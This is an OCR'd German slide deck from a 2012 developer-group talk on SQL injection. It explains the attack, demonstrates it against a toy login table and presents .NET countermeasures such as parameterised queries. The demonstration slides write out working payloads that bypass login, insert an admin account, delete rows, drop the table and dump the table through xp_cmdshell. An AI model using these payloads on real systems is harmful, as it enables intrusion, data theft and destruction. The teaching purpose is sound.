
SQL-INJECTIONS

.NET DEVELOPERS GROUP
BERLIN BRANDENBURG, 05.04.2012



Wie sind die nur wieder an meine Kreditkartendaten gekommen?

http://www.testedich.de/quiz29/picture/pic_1312394875_7.jpg

ZUR PERSON

Ralph Lobe

- 30 Jahre, geboren in Thüringen
- erste Programmiererfahrungen am C64 (BASIC)
- Informatik/ITG am Gymnasium (Turbo Pascal)
- 2005 Praktikum Stadt Berlin (Microsoft Office VBA)
- seit 2006 Zimmer Ingenieurgesellschaft (Microsoft Office VBA, ab 2010 auch VB.NET, WinForms, SQL Server, Scrum)
- 2009 Dipl.-Inf. TU Ilmenau (Java, C++, Haskell, Oracle)
- und sonst: Schach, (Eisenbahn-) Fotografie, Joggen, Ultimate Frisbee
- Kontakt: ralph.lobe@web.de
  http://www.facebook.com/ralph.lobe

AGENDA

Um was geht es?

- ✓ Begriff und Historie
- ✓ Gefahren („Live-Hacking“ und reale Beispiele)
- ✓ Gegenmaßnahmen (.NET)

Um was geht es nicht?

- × Ausbildung zum „Hobbyhacker“
- × rechtliche Hintergrundinfos

BEGRIFFSERKLÄRUNG

SQL

- Structured Query Language
- Sprache zur Kommunikation mit Datenbank
- Definition, Abfrage und Manipulation von Daten

Injection

- lat. *iniacere*: „hineinwerfen“
- med.: Verabreichung von flüssigen Medikamenten mittels Spritze durch physische Barriere

SQL-Injection

- gezielte Einschleusung von eigenen Datenbankbefehlen über Anwendung durch Ausnutzung einer Sicherheitslücke bei SQL-Datenbanken

http://aliencoders.com/sites/default/files/1/sql-injection-image.jpg


WIE ALLES ANFING…

- Dez 1998: NT Web Technology Vulnerabilities (rfp)
  → batch commands

- Okt 2000: SQL Injection FAQ (Chip Andrews)
  → Begriffsverwendung

http://www.phrack.org/issues.html?id=8&issue=54
http://sqlsecurity.com/FAQs/SQLInjectionFAQ/tabid/56/Default.aspx


PROGRAMM-ARCHITEKTUR




```
SELECT Fullname
     , Permission
FROM tblLogin
WHERE Username = '{0}'
AND Pwd = '{1}';
```

Fullname = '*René Zimmer*'
Permission = '*Admin*'

SELECT Fullname, Permission
FROM tblLogin
WHERE Username = '*rene*'
AND Pwd = '*zimmer*';



tblLogin:

Id	Username	Pwd	Permission	Fullname
1	Rene	zimmer	Admin	René Zimmer
2	Stefan	Bugajczyk	User	Stefan Bugajczyk

„TRIAL AND ERROR“

```
SELECT Fullname, Permission FROM tblLogin
WHERE Username = '{0}' AND Pwd = '{1}';
```

Username

- `'`
- `' HAVING 1 = 1;--`
- `' GROUP BY Fullname HAVING 1 = 1;--`
- `' UNION SELECT SUM(Fullname) FROM tblLogin;--`
- Raten

Erkenntnisse

→ Spalte *Pwd*

→ Tabelle *tblLogin*
Spalte *Fullname*

→ Tabelle *tblLogin*
Spalte *Permission*

→ Datentyp *nvarchar*

→ Spalte *Username*

GEFAHREN /1

WHERE-Bedingungen überspringen

- Username: `rene';--`
- Pwd: `ähm`

- ```
  SELECT Fullname, Permission FROM tblLogin
  WHERE Username = '{0}'      AND Pwd = '{1}';
  ```

- ```
  SELECT Fullname, Permission FROM tblLogin
  WHERE Username = 'rene';--' AND Pwd = 'ähm';
  ```

GEFAHREN /2

Tabelleninhalte verändern (UPDATE)

- Username: `rene'; UPDATE tblLogin SET Permission = 'User' WHERE Username = 'rene';--`
- Pwd: `ähm`

- `SELECT Fullname, Permission FROM tblLogin WHERE Username = '{0}' AND Pwd = '{1}';`

- `SELECT Fullname, Permission FROM tblLogin WHERE Username = 'rene';`
  `UPDATE tblLogin SET Permission = 'User' WHERE Username = 'rene';--' AND Pwd = 'ähm';`

GEFAHREN /3

Tabelleninhalte hinzufügen (INSERT)

- Username: `rene`
- Pwd:
```
'; INSERT INTO tblLogin (Username, Fullname,
Pwd, Permission) VALUES ('Ralph', 'Ralph Lobe',
'lobe', 'Admin');--
```

-
```
SELECT Fullname, Permission FROM tblLogin
WHERE Username = '{0}' AND Pwd = '{1}';
```

-
```
SELECT Fullname, Permission FROM tblLogin
WHERE Username = 'rene' AND Pwd = '';
INSERT INTO tblLogin (Username, Fullname, Pwd,
Permission) VALUES ('Ralph', 'Ralph Lobe', 'lobe',
'Admin');--';
```

GEFAHREN /4

Tabelleninhalte auslesen (EXEC)

- Username: `ralph'; DECLARE @sql VARCHAR(100) SELECT @sql = 'bcp [SqlInjection].[dbo].[tblLogin] out C:\3-2-1-meins.txt -c -t, -T -S' + @@SERVERNAME EXEC MASTER..xp_cmdshell @sql;--`
- Pwd: `ähm`

- `SELECT Fullname, Permission FROM tblLogin WHERE Username = '{0}' AND Pwd = '{1}';`

- `SELECT Fullname, Permission FROM tblLogin WHERE Username = 'ralph'; DECLARE @sql VARCHAR(100) ... EXEC MASTER.. xp_cmdshell @sql;--' AND Pwd = 'ähm';`

GEFAHREN /5

Tabelleninhalte löschen (DELETE)

- Username: `'; DELETE FROM tblLogin WHERE Username = 'Stefan';--`
- Pwd: `ähm`

- `SELECT Fullname, Permission FROM tblLogin WHERE Username = '{0}' AND Pwd = '{1}';`

- `SELECT Fullname, Permission FROM tblLogin WHERE Username = '';`
  `DELETE FROM tblLogin`
  `WHERE Username = 'Stefan';--' AND Pwd = 'ähm';`

GEFAHREN /6

Tabelle löschen (DROP)

- Username: `ralph'; DROP TABLE tblLogin;--`
- Pwd: `ähm`

- ```
  SELECT Fullname, Permission FROM tblLogin
  WHERE Username = '{0}' AND Pwd = '{1}';
  ```

- ```
  SELECT Fullname, Permission FROM tblLogin
  WHERE Username = 'ralph';
  DROP TABLE tblLogin;--' AND Pwd = 'ähm';
  ```

BEISPIELE

LÖSUNGSANSÄTZE

- Maskieren und Filtern
- Datenbankberechtigungen
- Exception-Handling
- Programm-Architektur
- Verschlüsselung
- TextBox-Eigenschaften
- „deny all, allow some"
- …

LÖSUNG /1

- Abfragen parametrisieren → ADO.NET

- ```
  SELECT Fullname, Permission
  FROM tblLogin
  WHERE Username = @username
  AND Pwd = @Pwd
  ```

```
SELECT Fullname, Permission
FROM tblLogin
WHERE Username = '{0}'
AND Pwd = '{1}';
```
```

LÖSUNG /2

- O/R-Mapping → Linq to SQL

```
From user In sqlDataContext.tblLogin _
Where user.Username = Me.TbxUsername.Text _
And user.Pwd = Me.TbxPwd.Text _
Select user.Fullname, user.Permission
```

```
SELECT Fullname, Permission
FROM tblLogin
WHERE Username = '{0}'
AND Pwd = '{1}';
```


- Achtung! `sqlDataContext.ExecuteCommand()` parametrisieren

http://msdn.microsoft.com/en-us/library/bb386929.aspx
http://idunno.org/archive/2009/04/20/linq-and-sql-injection.aspx

FAZIT

„All input is evil, until proven otherwise!"

(Michael Howard)



http://imgs.xkcd.com/comics/exploits_of_a_mom.png

LINKS

- http://en.wikipedia.org/wiki/SQL_injection (EN + DE)
- http://www.databasesecurity.com/webapps/sql.ppt
- http://www.heise.de/security/artikel/Giftspritze-270382.html
- http://www.devx.com/dotnet/Article/34653/0/page/1
- http://palpapers.plynt.com/issues/2006Jun/injection-stored-procedures/

VIELEN DANK FÜR EURE AUFMERKSAMKEIT!

FRAGEN?

ralph.lobe@web.de
http://www.facebook.com/ralph.lobe